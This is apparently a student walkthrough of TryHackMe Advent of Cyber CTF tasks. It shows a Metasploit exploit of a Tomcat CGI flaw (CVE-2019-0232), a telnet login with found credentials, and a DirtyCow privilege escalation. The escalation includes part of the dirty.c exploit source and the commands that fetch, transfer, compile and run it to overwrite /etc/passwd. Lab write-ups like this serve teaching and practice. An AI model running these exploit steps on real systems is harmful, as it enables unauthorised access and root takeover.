
Whilst CGI has the right intentions and use cases, this technology can quickly be abused by people like us! The commonplace for CGI scripts to be stored is within the **/cgi-bin/** folder on a webserver. Take, for example, this **systeminfo.sh** file that displays the date, time and the user the webserver is running as:

12.8. It's Challenge Time


To solve Elf McSkidy's problem with the elves slacking in the workshop, he has created the CGI script: elfwhacker.bat



From tryhakme, we knew that the CGI file is created at elfwhacker.bat. So we get in to CGI directory using the link: http://10.10.190.129:8080/cgi-bin/elfwhacker.bat



We set targeturi using the command: ***set targeturi /cgi-bin/elfwhacker.bat*** *, then we* ***run*** *it.*



After that, we used the command: ***shell ,*** *to run system commands on the host. By creating a shell on the remote host, we can run system commands as if it were our own PC.*

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\c
gi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
```

Finally, we used the command: ***type flag1.txt*** *to get the flags.*

In the* ***Windows Command shell**,* ***type*** *is a built in command which displays the contents of a text file*

Q3: What are the contents of flag1.txt

Answer: thm{whacking_all_the_elves}

In order for the attack used as the example in this task to work, the options would be set like so:

- LHOST - *10.0.0.10* (our PC)
- RHOST - *10.0.0.1* (the remote PC)
- TARGETURI */cgi-bin/systeminfo.sh* (the location of the script)

Q4: What were the Metasploit settings you had to set?

Answer: LHOST

Thought Process/Methodology:

First, we used the command: **nmap -Pn MACHINE_IP** to get port numbers. Second, we tried all the port numbers and only port 8080 which showed Apache Tomcat webpage. Third, we went to website: https://www.exploit-db.com/exploits/49039 to look for vulnerabilities associated with the version number of that application. Forth, we used the command: **msfconsole -q** to access and work with the Metasploit Framework. Then we used the command: **search 2019-0232** to exploit CVE-2019-0232. We use command: **use 0** and then we exploit into the window. After that, we used command: **set rhosts MACHINE_IP** to set the target we were attacking. From tryhakme, we knew that the CGI file is created at elfwhacker.bat. So we got in to CGI directory using the link: http://10.10.190.129:8080/cgi-bin/elfwhacker.bat. We set targeturi using the command: **set targeturi /cgi-bin/elfwhacker.bat** , then we **run** it. Besides that, we used the command: **shell ,**

to run system commands on the host. By creating a shell on the remote host, we can run system commands as if it were our own PC. Finally, we used the command: **type flag1.txt** to get the flags.

Day 13: Networking Coal for Christmas

Tools used: Kali Linux, Firefox, Terminal

Solution/walkthrough:

```
┌──(kali㉿1211101726)-[~]
└─$ nmap 10.10.56.140
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-30 05:45 EDT
Nmap scan report for 10.10.56.140
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 29.08 seconds
```


*We used the command: **nmap MACHINE_IP** to to scan IP addresses and ports in a network and to detect installed applications.*

```
┌──(kali㉿1211101726)-[~]
└─$ nmap 10.10.56.140
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-30 05:45 EDT
Nmap scan report for 10.10.56.140
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 29.08 seconds
```

Q1: What old, deprecated protocol and service is running?


Answer: telnet



We used the command: ***telnet 10.10.56.140 <PORT_FROM_NMAP_SCAN>*** *to connact the service. We log in using "santa" as username, and "clauschristmas" as password.*

Q2: What credential was left for you?

Answer:clauschristmas



Then, we used the command: ***cat /etc/*release*** , ***uname -a*** ,

cat /etc/issue

to look at pertinent system information.


Q3: What distribution of Linux and version number is this server running?


Answer: Ubuntu 12.04

We used the command: ***cat cookies_and_milk.txt*** *to view the text file. And there was a massage from The Grinch who got here first.*

Q4: Who got here first?

Answer: grinch


Sign up
firefart / dirtycow
Public
Sponsor
Notifications
Fork 397
Star 617
Code
Pull requests
Actions
Security
Insights
master
dirtycow / dirty.c
Go to file
g0tmi1k Easy copy/pasting output with the wording
Latest commit 1c57f9b on Apr 24, 2017
History
2 contributors
193 lines (172 sloc)
4.7 KB
Raw
Blame
1 //
2 // This exploit uses the pokemon exploit of the dirtycow vulnerability
3 // as a base and automatically generates a new passwd line.
4 // The user will be prompted for the new password when the binary is run.
5 // The original /etc/passwd file is then backed up to /tmp/passwd.bak
6 // and overwrites the root account with the generated line.
7 // After running the exploit you should be able to login with the newly
8 // created user.
9 //
10 // To use this exploit modify the user values according to your needs.
11 //   The default is "firefart".
12 //
13 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
14 //   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
15 //
16 // Compile with:
17 //   gcc -pthread dirty.c -o dirty -lcrypt
18 //
19 // Then run the newly create binary by either doing:




```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;
```

From https://raw.githubusercontent.com/firefart/dirtycow/master/dirty.c , we got the raw C source code which is a portion of a kernel exploit.


We used the command: ***sudo python3 -m http.server 80***

```
┌──(kali㉿1211101726)-[~]
└─$ wget https://raw.githubusercontent.com/firefart/dirtycow/master/dirty.c
--2022-06-30 06:14:21--  https://raw.githubusercontent.com/firefart/dirtycow/
master/dirty.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.11
1.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.1
11.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4815 (4.7K) [text/plain]
Saving to: 'dirty.c'

dirty.c             100%[===================>]   4.70K  --.-KB/s    in 0s

2022-06-30 06:14:26 (13.5 MB/s) - 'dirty.c' saved [4815/4815]
```

We used the command: ***wget <http://raw.github>*** *to download the dirty.c to our own machine.*



After that, we used the command: ***python3 -m http.server 80***

And on the target's server, we used the command: ***wget <Own_IP/file>*** *to download the dirty.c onto the target machine.*

```
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fionu3giiS71.:0:0:pwned:/root:/bin/bash

mmap: 7fb1d73af000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '1234'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '1234'.


$ DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

We followed the instruction from the dirty.c by using the command: ***gcc -pthread dirty.c -o dirty -lcrypt*** *,* ***./dirty and su firefart*** *to log in and exploit.*

```
Compile with:
  gcc -pthread dirty.c -o dirty -lcrypt

Then run the newly create binary by either doing:
  "./dirty" or "./dirty my-new-password"

Afterwards, you can either "su firefart" or "ssh firefart@..."

DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
  mv /tmp/passwd.bak /etc/passwd
```

Q5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Answer: gcc -pthread dirty.c -o dirty -lcrypt

Q6: What "new" username was created, with the default operations of the real C source code?


Answer: Firefart

```
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

*Finally, we run **tree** | **md5sum** to get the MD5 hash output.*

Q7: What is the MD5 hash output?

Answer: 8b16f00dd3b51efadb02c1df7f8427cc



Q8: What is the CVE for DirtyCow?

Answer: CVE-XXXX-XXXX where Xs are numerical digits

Answer: CVE-2016-5195


Thought Process/Methodology:

First, we used the command: **nmap MACHINE_IP** to to scan IP addresses and ports in a network and to detect installed applications. Second, We used the command: **telnet 10.10.56.140 <PORT_FROM_NMAP_SCAN>** to connact the service. We log in using "santa" as username, and "clauschristmas" as password. Then, we used the command: **cat /etc/*release , uname -a , cat /etc/issue** to look at pertinent system information. After that, We used the command: **cat cookies_and_milk.txt** to view the text file. And there was a massage from The Grinch who got here first. From https://raw.githubusercontent.com/firefart/dirtycow/master/dirty.c , we got the raw C source code which is a portion of a kernel exploit. We used the command: **sudo python3 -m http.server 80.** Besides that, we used the command: **wget <http://raw.github>** to download the dirty.c to our own machine. After that, we used the command: **python3 -m http.server 80** and on the target's server, we used the command: **wget <http://Own_IP:PORT/file>** to download the dirty.c onto the target machine. We followed the instruction from the dirty.c by using the command: **gcc -pthread dirty.c -o dirty -lcrypt** , **./dirty and su firefart** to log in and exploit. Finally, we run **tree | md5sum** to get the MD5 hash output.

Day 14: [OSINT] Where's Rudolph?

Tools used: Kali Linux, Chrome, FireFox

